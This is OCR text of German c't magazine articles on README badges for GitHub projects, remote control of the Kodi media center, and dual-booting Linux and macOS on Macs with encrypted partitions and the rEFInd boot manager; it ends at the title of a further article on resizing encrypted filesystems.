Bei der Suche nach einem Open-Source-Werkzeug oder einer Bibliothek landet man schnell in GitHub-Repositorys. Ob man sich ein Projekt genauer ansieht, hängt vom ersten Eindruck des Readme ab. Entwickler kommen mit einfachen Hilfsmitteln zu etwas Glanz und Aufmerksamkeit.

Von Jan Mahn

Hat man ein Open-Source-Projekt öffentlich bei GitHub angelegt, bekommt man früher oder später Nachrichten von Wildfremden. Die Suchmaschinenoptimierung von GitHub macht es leicht – gibt man unter den „Topics“, also der Schlagwortzeile ganz oben, ein paar passende Begriffe wie die verwendete Programmiersprache ein, ist man schnell unter den Top-Treffern bei Google und wird angeklickt. Jetzt gilt es, dem Besucher in wenigen Augenblicken den Eindruck zu vermitteln, dass es sich um ein gepflegtes und benutzbares Projekt handelt.

Ein beliebtes Mittel sind sogenannte Badges, also kleine Bildchen im Querformat, die eine knackige Information enthalten – zu finden in den Readmes fast aller erfolgreichen Projekte. Solche Badges bringen Farbe in die trockene Materie und das Projekt wirkt sofort lebendig. Die vermittelte Information kann statisch sein, wie die verwendete Lizenz, oder dynamisch generiert werden, wie die Anzahl der offenen Issues und erhaltenen Sternchen. Durchgesetzt hat sich ein Layout mit abgerundeten Ecken. Links steht eine Beschreibung auf grauem Hintergrund, rechts die Information selbst. Zum Glück für den Entwickler muss man solche Badges nicht per Hand in der Bildbearbeitung erstellen und irgendwo hochladen. Stattdessen kann man auf einen Webdienst setzen und dessen URL in die Readme-Datei einbetten. Bewährt hat sich der kostenlose Dienst „shields.io“, der sich aus Spenden finanziert und selbst als Open-Source-Projekt organisiert ist.

Das Angebot beim Besuch von shields.io ist überwältigend. Beginnen kann man mit der verwendeten Lizenz, zu finden hinter dem Menüpunkt „License“. Welche das ist, muss man nicht manuell auswählen, stattdessen sollte man den Automatismus verwenden. Öffnet man die folgende URL und ersetzt den eigenen GitHub-Benutzernamen und das Repository, liest Shields.io die Information bei GitHub aus und baut sie in die Grafik ein:

```
https://img.shields.io/github/
↳license/<username>/<repo>.svg
```

In der in Markdown geschriebenen `README.md` bettet man ein Bild mit der Syntax `![](<URL>)` ein. Shields.io zeigt die URLs auch zum bequemen Herauskopieren in Markdown an.

Welche Badges sinnvoll sind, hängt stark von der Art des Projekts und der Programmiersprache ab. Für viele Paketmanagement-Systeme sind dynamische Badges vorgesehen. Ist ein Projekt zum Beispiel beim JavaScript-Paketmanagement `npm` registriert, kann man mit

```
https://img.shields.io/npm/dt/
<paketname>.svg
```


die Anzahl aller Downloads anzeigen. Hier lohnt es sich, etwas durch das Angebot zu stöbern, sich bei ähnlichen Projekten inspirieren zu lassen und eine sinnvolle Auswahl zu suchen. Statische Badges kann man auch selbst erzeugen:

```
https://img.shields.io/badge/
coolness-high-green.svg
```

liefert ein grünes Badge für „Coolness“ mit dem Wert „high“ und grünem Hintergrund. Wie immer gilt es, den Mittelweg zwischen Spielerei und sinnvoller Aufmerksamkeitssteuerung zu finden. Wirklich spannend für Softwareprojekte sind Badges, die „Continuous-Integration“-Tools wie Jenkins abfragen und anzeigen, ob der letzte Build-Prozess erfolgreich war und wie hoch die Abdeckung der Unit-Tests war. Mehr als fünf Badges in der oberen Zeile sollte man aber in jedem Fall vermeiden, um nicht vom Wesentlichen abzulenken.

Getting Started

Hat man einen Besucher mit Badges dazu gebracht, sich das Projekt etwas länger anzusehen und ihm eine Chance zu geben, wird er nach dem Abschnitt „Getting Started“ suchen, also einem schnellen Einstieg. Niemand möchte sich aus dem Code herausarbeiten, wie das Projekt funktioniert und eingerichtet wird. Im besten Falle positioniert man diesen Abschnitt so weit oben im Readme, dass man auf einem durchschnittlichen Monitor nicht scrollen muss. Nur mit einem ansprechenden „Getting Started“, inklusive Code-Beispielen zum Herauskopieren, wird aus dem flüchtigen Besucher möglicherweise ein Nutzer. Auch bunte Sticker haben ihre Grenzen. *(jam@ct.de)* c't



13 Badges sind sicher zu viel des Guten – im Repository von shields.io sollen sie vor allem zeigen, was möglich ist.

JavaLand

19. - 21. März 2019 in Brühl bei Köln

Ab sofort Ticket & Hotel buchen!

www.javaland.eu



Präsentiert von: DOAG Heise Medien

Community Partner: iJUG Verbund

www.javaland.eu



Tippen, streichen, drücken: Film ab!

Mediacenter Kodi komfortabel bedienen

Es muss nicht immer eine Tastatur sein: Man kann Kodi auch bequem mit dem Smartphone oder einer TV-Fernbedienung bedienen. Das funktioniert ohne umständliche Einrichtung.

Von Dennis Schirrmacher

Wer Kodi auf einem Computer nutzt, bedient das Mediacenter in der Regel über eine Tastatur. Darüber hat man alle Funktionen im Griff, steuert beispielsweise die Wiedergabe, ruft über die Taste „O“ Informationen zur Auflösung von Videos ab und tippt bequem Suchbegriffe in die YouTube-App ein. Das funktioniert ohne Konfiguration, egal, ob es sich um einen Desktop-PC, Heimkino-PC oder Raspberry Pi handelt. In der Regel klappt das auch mit kabellosen Tastaturen.

Fernbedient

Da man Filme mit Kodi oft im Wohnzimmer auf einem Flachbildfernseher guckt, wäre es doch praktisch, die TV-Fernbedienung zu nutzen – und auch das funktioniert ohne viel Mühe. Die Voraussetzung dafür ist, dass das Wiedergabegerät die Ansteuerungsfunktion Consumer Electronics Control (CEC) unterstützt, die Steuerbefehle via HDMI-Kabel vom TV zum Kodi-Rechner überträgt. Das ist beispielsweise bei einem Raspi und vielen Android-TV-Boxen, etwa Nvidia Shield TV, der Fall. Grafikkarten in PCs können kein CEC. Doch es gibt Abhilfe: Der Hersteller Pulse Eight hat einen CEC-USB-Adapter für rund 40 Euro inklusive Versand im Programm. Damit ausgerüstete Linux-, macOS- und Windows-Computer nehmen CEC-Steuerbefehle entgegen.

Bei manchen Fernsehern muss die CEC-Funktion erst einmal aktiviert werden. Verwirrend ist, dass man sie bei keinem TV-Hersteller unter dieser Bezeichnung findet. Bei LG heißt die Funktion Simplink, Samsung nennt sie Anynet+ und Sony wiederum Bravia Sync. Kodi ist schon standardmäßig kompatibel: Das Mediacenter bringt die Bibliothek libCEC mit und setzt darüber CEC-Steuerbefehle direkt um. Je nach TV-Hersteller und angeschlossener Kodi-Hardware kann es jedoch vorkommen, dass einige Einstellungen nicht über die TV-Fernbedienung erreichbar sind. Die Grundfunktionen zum Abspielen von Videos sollten aber stets gegeben sein.

Berührt geführt

Dank verschiedener kostenloser Fernbedienungs-Apps lässt sich Kodi auch über den berührungsempfindlichen Bildschirm eines Smartphones oder Tablets steuern. Wir haben mit den offiziellen Remote-Apps „Kore“ für Android und „Official Kodi Remote“ für iOS gute Erfahrungen gemacht.

Damit Kodi die Steuerungsbefehle von Smartphones empfängt, müssen sich

beide Geräte im gleichen Netzwerk befinden. Zusätzlich muss man in Kodi unter dem Menüpunkt „Einstellungen/Dienste/Steuerung“ die Punkte „Steuerung über HTTP“ und „Fernsteuerung durch Anwendungen anderer Rechner erlauben“ anwählen. Wer möchte, kann den HTTP-Zugriff mit einem Passwort schützen.

Nach dem Start der App muss man sie mit dem Kodi-Wiedergabegerät verbinden. Das gelingt etwa unter iOS über den Button „Hinzufügen“ und einen Klick auf die Schaltfläche „Kodi finden“. Auf diesem Weg sollte die App das Gerät mit Kodi im Netzwerk automatisch entdecken und einbinden. Klappt das nicht, kann man manuell die IP-Adresse, den Port – standardmäßig TCP 8080 – und gegebenenfalls einen Nutzernamen und ein Passwort eingeben. Die IP-Adresse von Kodi steht im Mediacenter unter „Systeminformationen/Netzwerk“. Wer eine Firewall einsetzt, muss neben dem TCP-Port noch den UDP-Port 9777 öffnen. Ist die Konfiguration gespeichert, lässt sich das Mediacenter mit Fingerbewegungen auf dem Smartphone-Bildschirm bedienen.

Webbrowser und SSH


Auch die Bedienung von Kodi aus einem Webbrowser heraus ist möglich. Dafür konfiguriert man das Mediacenter wie für den Zugriff über Remote-Apps und gibt die IP-Adresse samt Port des Geräts mit Kodi in der Adresszeile eines Browers ein – das sieht beispielsweise so aus: 192.168.178.43:8080. Über das Webinterface steuert man Kodi in vollem Umfang. So lässt sich das System einstellen, Ordnung in die Medienbibliothek bringen und die Wiedergabe von Filmen steuern.

Manche Kodi-Projekte, beispielsweise LibreELEC, bringen standardmäßig eine Unterstützung für das Netzwerkprotokoll Secure Shell (SSH) mit. Über diese Verbindung schickt man Befehle an das Mediacenter, die es dann verarbeitet. Praktisch: Aus Linux und macOS gelingt dies direkt aus dem Terminal. Unter Windows bietet sich der kostenlose SSH-Client PuTTY an. Um beispielsweise auf einen Raspi mit LibreELEC zuzugreifen, gibt man im Terminal von Linux oder macOS `ssh root@IP-ADRESSE VON KODI` gefolgt vom Passwort „libreelec“ ein. Damit die Verbindung mit PuTTY klappt, muss eine Session mit dem Host root@IP-ADRESSE VON KODI, Port 22 eingerichtet werden. Der Zugriff klappt auch mit einer SSH-App für Smartphones. Unter iOS funktioniert das zum Beispiel mit der kostenlosen iOS-Anwendung „Termius“.

Steht die SSH-Verbindung, finden sich vor allem Linuxer schnell zurecht: LibreELEC ist ein Linux-System und versteht viele Standard-Shell-Befehle: `ls -all` listet beispielsweise alle Dateien in einem Verzeichnis auf, `rm` löscht Dateien oder ganze Verzeichnisse. Neben solchen Dateioperationen kann man Kodi auch mit einem schlichten `reboot` neu starten. Die Befehlskette `kodi-send --action="TakeScreenshot"` fertigt einen Screenshot an. Aufgrund der Vielfalt lohnt es sich, mit Linux-Befehlen herumzuexperimentieren. Aber Vorsicht: Mit Root-Rechten in so einer Session kann man durchaus etwas kaputt machen.



Mit kostenlosen Remote-Apps gibt man Text bequem über die Bildschirmtastatur eines Smartphones ein.



Mit den richtigen Einstellungen nimmt Kodi Steuerbefehle aus einem Webbrowser entgegen. Dabei hat man Zugriff auf alle Funktion des Mediacenters.

Spielend durchs Menü

Seit Kodi 18 gibt es eine umfangreiche Unterstützung für unzählige Gamepads wie den PlayStation-4-Controller oder das Gravis PC Gamepad. Dafür bringt das Mediacenter außer Treibern auch Profile mit, die sich bei Bedarf unter „Einstellungen/System/Eingabe/angeschlossene Controller konfigurieren/Mehr“ installieren lassen. Dort ist auch eine Anpassung der Buttonbelegung verfügbar. Per USB angeschlossene Pads erkennt Kodi direkt. Verfügt das Wiedergabegerät mit Kodi über Bluetooth, steht einer Verbindung zum Beispiel mit einem kabellosen PS4-Controller nichts im Weg. Für den Pairing-Modus muss man die Tasten PS und Share gleichzeitig gedrückt halten, bis das Licht am Pad anfängt zu blinken. So konnten wir den Controller ohne Probleme in den Bluetooth-Optionen von LibreELEC auf einem Raspi verbinden. Anschließend stand der Navigation im Menü und dem Abspielen von Medieninhalten nichts mehr im Wege.

(des@ct.de) c't

Das Beste beider Welten

Linux und macOS parallel auf Macs installieren

Haben Sie herausgefunden, dass Linux zur Videobearbeitung nichts taugt? Oder suchen Sie eine Alternative zu macOS? Dann installieren Sie doch macOS und Linux nebeneinander und profitieren Sie vom jeweils Besseren.

Von Mirko Dölle

Die Erkenntnis schmerzt eingefleischte Linux-Enthusiasten: Anspruchsvolle Videobearbeitung mit Schnitt und Effekten ist einfach zu viel für das freie Betriebssystem. Der viel gelobte freie Video-Editor Open Shot scheitert schon daran, einfache Überblendungen ins finale Video einzubetten, und selbst der professionelle Video-Editor DaVinci von Blackmagic Design ist unter Linux eine Zumutung – er beherrscht keines der gängigen Videoformate, die er unter Windows und macOS ganz selbstverständlich importiert.

Mac-Besitzer sind hier klar im Vorteil. Sie haben nicht nur die Wahl, Windows neben Linux zu installieren, ihr Mac ist wortwörtlich für Apples macOS geschaffen. Damit eröffnet sich ein großes Feld professioneller Videosoftware, aber auch zu Grafikwerkzeugen und CAD-Programmen wie Solid Works.

Die Parallelinstallation von Linux neben macOS erlaubt es aber auch macOS-Anwendern, die mit Apples Betriebssystem- und Cloud-Politik nicht einverstanden sind, für Alltägliches das freie Betriebssystem zu verwenden und macOS nur dann zu starten, wenn es seine Stärken ausspielen kann.


Linux ausgebremst

Für die Parallelinstallation von Linux und macOS müssen Sie das Installations-Image der gewünschten Distribution auf einen USB-Stick übertragen. Wir haben uns für Debian 9 Stretch entschieden. Außerdem benötigen Sie noch einen weiteren USB-Stick mit einem Live-Linux – wir empfehlen Ubuntu 18.04 LTS, Sie können aber auch Fedora 29 verwenden.

Um mit der Installation zu beginnen, schließen Sie den Debian-Stick an und halten die Option- oder Alt-Taste beim Einschalten gedrückt. Daraufhin startet Apples Bootmanager und zeigt Ihnen eine Auswahl der nach seiner Meinung verfügbaren Betriebssysteme. Die meisten Linux-Sticks werden dabei lapidar als „EFI Boot“ bezeichnet und tauchen doppelt auf. Das gilt jedoch nicht für die 2018er Modelle des MacBook Pro, MacBook Air und iMac Pro: Hier verhindert der T2-Sicherheits-Chip, dass Sie Linux booten können. Wie Sie diese Sicherheitsfunktion deaktivieren, finden Sie im Kasten auf Seite 170.

Weil die Installationsmedien der verschiedenen Distributionen meist nur eine Auswahl an gebräuchlichen Treibern mitbringen, kann es bei Macs vereinzelt zu Schwierigkeiten während der Installation kommen. So funktionierte das Touchpad eines MacBook Pro von 2015 im Debian-9-Installer nicht – man muss entweder mit der Tastatur navigieren oder eine externe Maus anschließen. Im fertig installierten System tritt das Problem nicht mehr auf. Beim MacBook Air aus 2012 funktionierte der Broadcom-WLAN-Chip während der Installation nicht, weshalb Sie einen USB-Ethernet-Adapter benötigen, um Debian 9 einzurichten. Im installierten System spielen Sie später das Paket `firmware-brcm80211` ein, dann funktioniert auch WLAN.

Davon abgesehen unterscheidet sich die Linux-Installation auf einem Mac nur in einem Punkt von der Installation auf einem herkömmlichen PC: bei der Partitionierung. Der einfachste Fall ist, dass Sie Linux nachträglich neben macOS installieren und dafür etwas Platz von Ihrer macOS-Partition abzweigen. Dazu starten Sie noch im laufenden macOS-System das Festplattendienstprogramm, klicken Ihr macOS-Laufwerk an und wählen „Partitionieren“. Mit einem Klick auf „+“ unterhalb der Belegungsanzeige fügen Sie eine Partition mit „MS-DOS-Dateisystem (FAT)“ hinzu und wählen die gewünschte Größe. Es empfiehlt sich, eine zweite Partition mit einer Größe von 2 bis 4 GByte anzulegen, die Sie später als Swap-Partition verwen-



Platz da: Im einfachsten Fall verkleinern Sie die macOS-Partition Ihres Rechners und fügen zwei FAT-Partitionen für Linux hinzu.

den. Sind die Partitionen angelegt, beginnen Sie mit der Linux-Installation.

Im Linux-Installer müssen Sie die Festplatte manuell partitionieren und die zuvor angelegten Partitionen formatieren lassen – die große als Root-Dateisystem mit Ext4, die kleine als Swap-Partition. Die EFI-Partition von macOS verwendet Linux ebenfalls für den Bootloader Grub, darum müssen Sie sich nicht selbst kümmern.

Schlüsselfrage

Linux unterstützt, genau wie macOS, die Installation auf verschlüsselten Dateisystemen. Hier ist allerdings die Partitionierung erheblich komplexer, da Linux die Dateisysteme in einem LVM verschachtelt – dies lässt sich mit den Installern jedoch nicht manuell einrichten. Deshalb sollten Sie zunächst eine Standardinstallation eines verschlüsselten Linux-Systems auf der gesamten Festplatte Ihres Macs durchführen lassen – wodurch sämtliche Daten gelöscht werden. Anschließend schaffen Sie Platz für macOS (siehe S. 172) und installieren das Apple-Betriebssystem hinter Linux.

Grundvoraussetzung für diese Installationsmethode ist ein vollständiges Backup Ihrer bestehenden macOS-Installation auf einem externen Medium, etwa einer USB-Festplatte. Apples TimeMachine ist dafür die beste Lösung. Außerdem benötigen Sie einen bootfähigen USB-Stick mit macOS. Diesen müssen Sie aus dem Installer von macOS erzeugen, den Sie im App-Store unter dem Namen des macOS-Releases finden – etwa „Mojave“.

Im ersten Schritt formatieren Sie dazu mit dem Festplattendienstprogramm einen mindestens 8 GByte großen USB-Stick als macOS Journaled mit dem Namen „Install“. Der Name ist entscheidend. Dann öffnen Sie ein Terminal, wo Sie `cd` gefolgt von einem Leerzeichen eingeben und dann den macOS-Installer per Drag & Drop in das Terminal ziehen – woraufhin der Dateiname nebst Pfad eingefügt wird. Drücken Sie nun Enter und Sie landen im Installer-Paket. Dort wechseln Sie mit `cd Contents/Resources` in das Unterverzeichnis, in dem sich das Skript `createinstallmedia` befindet. Dieses Skript rufen Sie folgendermaßen auf:

```
./createinstallmedia ↵
↳ --volume /Volumes/Install
```

Nun erzeugt macOS einen bootfähigen Stick mit dem Installer. Diesen sollten Sie unbedingt ausprobieren, indem Sie ihn im Bootmanager (gedrückte Option- oder Alt-Taste beim Einschalten) auswählen und sehen, ob Sie damit in den Recovery Mode gelangen. Nur dann ist sichergestellt, dass Sie macOS mithilfe des Sticks und Ihrem Backup nach Abschluss der Linux-Installation wiederherstellen können.



Um den EFI-Bootloader rEFInd auf dem Mac installieren zu können, müssen Sie erst im Recovery Mode die System Integrety Protection deaktivieren. Nach der Installation aktivieren Sie sie wieder.

So vorbereitet können Sie Linux auf Ihrem Mac installieren. Dazu fahren Sie den Rechner herunter, schließen den Linux-Installations-Stick an und halten beim Einschalten die Option- oder Alt-Taste gedrückt, sodass Sie im Bootmanager des Macs landen. Wählen Sie dort den letzten Eintrag mit der Bezeichnung „EFI Boot“ aus.

Führen Sie die Linux-Installation genau wie auf jedem anderen PC durch. Lassen Sie die Festplatte automatisch partitionieren und verschlüsseln, was auch ein LVM einrichtet. Dabei überschreibt der Debian-Installer die Festplatte vollständig, um bisher unverschlüsselte Daten zu löschen. Wenn Sie bereits ein verschlüsseltes Apple-Dateisystem verwendet haben, ist dieser Schritt überflüssig und Sie können ihn im Installer abbrechen und somit überspringen.

Ist die Linux-Installation abgeschlossen, können Sie im nächsten Schritt Platz für die Installation von macOS schaffen. Dies ist jedoch so komplex, dass wir dieser Aufgabe einen eigenen Artikel gewidmet haben – Sie finden ihn auf Seite 172 in dieser Ausgabe. Beachten Sie lediglich, dass Sie am Ende im für macOS vorgesehenen Bereich mittels `gdisk` eine Partition vom Typ AF00 anlegen. Formatieren müssen Sie diese Partition nicht.

macOS nachgeschoben

Um macOS hinter Linux zu installieren, starten Sie macOS über den Bootmanager vom USB-Stick. Sie landen automatisch im Recovery-Modus, von wo aus Sie das Festplattendienstprogramm starten, macOS neu installieren oder ein TimeMachine-Backup wieder einspielen können.

Der erste Schritt ist, im Festplattendienstprogramm die für macOS eingerichtete Partition auszuwählen und dann auf „Löschen“ zu klicken. Das Programm fragt dann nach dem Namen und dem neuen Dateisystem – bei Letzterem sollten Sie „Mac OS Extended (Journaled)“ auswählen, wenn Sie keinen guten Grund haben, etwas anderes zu verwenden. Schließen Sie das Festplattendienstprogramm, nachdem Sie die Partition gelöscht haben.

Nun können Sie entweder macOS neu installieren oder Ihre zuvor gesicherte Installation mittels TimeMachine wiederherstellen. Am Ende steht ein betriebsbereites macOS – das Ihren Linux-Bootloader überschrieben hat, weshalb Sie Linux erneut bootfähig machen müssen. Dazu benötigen Sie den eingangs erwähnten USB-Stick mit Ubuntu 18.04. Starten Sie Ubuntu vom USB-Stick und fügen Sie in den Einstellungen („Settings“) zunächst die deutsche Tastaturbelegung hinzu. Das hilft Ihnen bei der späteren Eingabe des Passworts.

Öffnen Sie dann ein Terminal und verschaffen Sie sich mittels `sudo su -` Root-Rechte – ein Passwort fragt das Live-System dabei nicht ab. Mit dem Befehl

Linux auf Macs mit T2-Security-Chip

Mit den 2018er Modellen des MacBook Pro, MacBook Air und des iMac Pro hat Apple den T2-Security-Chip eingeführt. Analog zu UEFI Secure Boot verhindert der T2-Chip, dass nicht autorisierte Betriebssysteme gestartet werden. Allerdings legt Cupertino die Autorisierung ziemlich eng aus: Standardmäßig darf nur macOS gestartet werden, und das auch nur von einem internen Laufwerk – also der SSD des jeweiligen Geräts. Um Windows mittels Bootcamp auf dem Mac installieren zu können, lassen sich zusätzliche Signaturen für Windows einspielen. Doch andere von Microsoft signierte Bootloader, dazu gehören auch die Bootloader der verschiedenen Linux-Distributionen, lehnt der T2-Chip auch dann noch ab.

Um Linux installieren zu können, müssen Sie deshalb die Signaturüberprüfung über den Recovery-Modus generell ausschalten und dem Mac erlauben, auch von externen Medien zu booten. Dazu fahren Sie Ihren Mac zunächst herunter und schalten ihn mit gedrückter Tastenkombination Command+R wieder ein. Halten Sie die Tastenkombination, bis das Apple-Logo und ein Fortschrittsbalken darunter erscheint.

Haben Sie die Sprache ausgewählt, öffnen Sie im nächsten Schritt das Menü „Dienstprogramme“ und starten dort das „Sicherheitsdienstprogramm“. Es verlangt die Eingabe des Passworts eines Benutzers, der auf dem gerade installierten macOS Administrator-Rechte besitzt. Anschließend können Sie im Abschnitt „Sicheres Starten“ die Überprüfung der Signatur deaktivieren, indem Sie „Ohne Sicherheit“ auswählen. Außerdem müssen Sie unter „Externes Starten“ das „Starten von externen Medien erlauben“, um Linux oder auch macOS von einem USB-Stick starten zu können. Die Einstellungen werden automatisch gespeichert, Sie können das Programm einfach schließen und dann den Mac über das Apfel-Menü ausschalten.

Um Linux vom USB-Stick zu booten, muss der Stick bereits vor dem Einschalten des Macs angeschlossen werden. Anschließend schalten Sie das Gerät mit gedrückter Option- oder Alt-Taste ein und halten die Taste so lange, bis das Apple-Logo oder der Bootmanager erscheint. Hier bekommen Sie neben dem auf der internen SSD installierten macOS gleich zwei Einträge mit der Bezeichnung „EFI Boot“ angezeigt. Wählen Sie den zweiten Eintrag, mit dem ersten landen Sie bei einem Firmware-Update, das zwar Abhilfe verspricht, aber letztlich nicht dazu führt, dass Linux bootet. Schließen Sie den USB-Stick nach dem Einschalten an, erscheint nur der erste Boot-Eintrag mit dem wirkungslosen Firmware-Update.

Ist die Installation von Linux und macOS abgeschlossen, können Sie das Starten von externen Medien auf die gleiche Weise wieder verbieten. „Sicheres Starten“ muss aber dauerhaft deaktiviert bleiben, weil Sie sonst Linux nicht mehr booten können.

Aktuell hat es aber wenig Sinn, Linux auf einem solchen neuen Mac mit T2-Chip zu Installieren – die Hardware-Unterstützung ist schlicht noch nicht weit genug gediehen. Das fängt damit an, dass Sie an die Notebooks wegen fehlender Treiber eine externe Tastatur und Maus anschließen müssen, weil die Installer von Ubuntu 18.04 und Debian 9 Stretch die internen Eingabegeräte gar nicht ansprechen können. Fedora 29 startete auf dem von uns getesteten MacBook Pro 15.1 von 2018 gar nicht erst. Auch die Installation auf die per PCI-Express angebundene interne SSD gelang uns nicht – wenn wir das Laufwerk initialisierten, bootete der Mac fünf Sekunden später neu. Es gibt bereits verschiedene Treiber und Patches, bis diese jedoch in den Installationsmedien der Distributionen angekommen sind, wird es noch einige Monate dauern.



Bei neueren Geräten verhindert ab Werk der T2-Chip, dass Linux auf Macs bootet. Diese Sicherheitsfunktion müssen Sie im Recovery-Modus deaktivieren.



Mit dem EFI-Bootloader rEFInd können Sie bequem zwischen Linux und macOS auswählen.

`lsblk` können Sie die Partitionierungsdaten abrufen: Wichtig ist vor allem, welchen Namen die verschlüsselte Linux-Partition erhalten hat, oft ist es /dev/sda3 oder /dev/sda5. Da die Mac-Partition unmittelbar dahinter ist und Sie auch die Größe der Partitionen angezeigt bekommen, sollte es Ihnen nicht schwerfallen, die richtige herauszufinden.

Um die verschlüsselte Partition zu entschlüsseln, geben Sie folgendes Kommando im Terminal ein:

```
cryptsetup luksOpen \
/dev/sda3 sda3_crypt
```

Sollte die Partition bei Ihnen eine andere sein, müssen Sie den Namen entsprechend austauschen.

Anschließend aktivieren Sie mit dem Befehl `vgscan` das LVM, woraufhin Sie im Verzeichnis /dev/mapper die Root- und die Swap-Partition Ihres Debian-Systems vorfinden. Die Root-Partition binden Sie im nächsten Schritt unter /mnt ein:

```
mount /dev/mapper/*-root /mnt
```

Außerdem müssen Sie die EFI-Boot-Partition, meist /dev/sda1, unterhalb von /mnt/boot/efi einbinden:

```
mount /dev/sda1 /mnt/boot/efi
```

Des Weiteren benötigt die Bootloader-Installation noch einige zusätzliche Verzeichnisse, die Sie mit den folgenden Befehlen einbinden:

```
mount --bind /dev /mnt/dev
mount --bind /proc /mnt/proc
mount --bind /sys /mnt/sys
```

Jetzt können Sie den Bootloader neu schreiben lassen:

```
chroot /mnt grub-install
```

Bevor Sie Ubuntu wieder herunterfahren, müssen Sie noch die Einbindungen lösen, LVM abschalten und die verschlüsselte Partition schließen:

```
umount /mnt/boot/efi /mnt/dev \
/mnt/proc /mnt/sys /mnt
vgchange -an
cryptsetup luksClose /dev/sda3
```

Auf diese Weise installiert, bootet Ihr Mac standardmäßig Debian Linux. Um macOS zu starten, halten Sie beim Einschalten oder Neustart einfach die Option- oder Alt-Taste gedrückt und wählen macOS in Apples Bootmanager aus.

Komfortprogramm

Ein Problem der Parallelinstallation ist, dass macOS genau wie nach der Installation gelegentlich auch nach größeren Updates den Grub-Bootloader überschreibt, sodass Linux nicht mehr automatisch startet. Dies können Sie korrigieren, indem Sie Ubuntu vom USB-Stick booten und die Grub-Installation des installierten Linux wiederholen. Die komfortablere Lösung ist, den EFI-Bootmanager rEFInd zu verwenden.

Bevor Sie ihn installieren können, müssen Sie auf allen Macs die System Integrity Protection (SIP) abschalten. Dazu booten Sie den Mac mit der Tastenkombination Command+R (Windows+R auf Standard-PC-Tastaturen) beim Einschalten im Recovery Mode. Öffnen Sie dann über das Menü „Dienstprogramme“ das Terminal und schalten Sie die SIP mit folgendem Befehl ab:

```
csrutil disable
```

Zurück unter macOS installieren Sie rEFInd von sf.net/projects/refind, indem Sie das Zip-Archiv refind-bin-*.zip herunterladen, auspacken und dann im Terminal das Skript `refind-install` aufrufen. Die System Integrity Protection können Sie anschließend wieder einschalten, statt „disable“ verwenden Sie dann aber den Parameter „enable“. Beim nächsten Neustart erscheint dann der neue Bootmanager und lässt Sie zwischen Linux und macOS wählen. So können Sie komfortabel das Beste aus beiden Systemen herausholen. *(mid@ct.de)* c't

rEFInd EFI Bootmanager: *ct.de/y7kp*



Platz da!

Verschlüsselte Linux-Dateisysteme vergrößern und verkleinern

Spätestens seit dem Ausspähskandal haben Sie Ihre Linux-Installation natürlich vollständig verschlüsselt. Brauchen Sie später Platz für ein weiteres Linux oder für mehr Daten, müssen Sie die verschlüsselten Datenträger vergrößern oder verkleinern. Kein Problem, wenn Sie sich penibel an unsere Anleitung halten.

Von Mirko Dölle

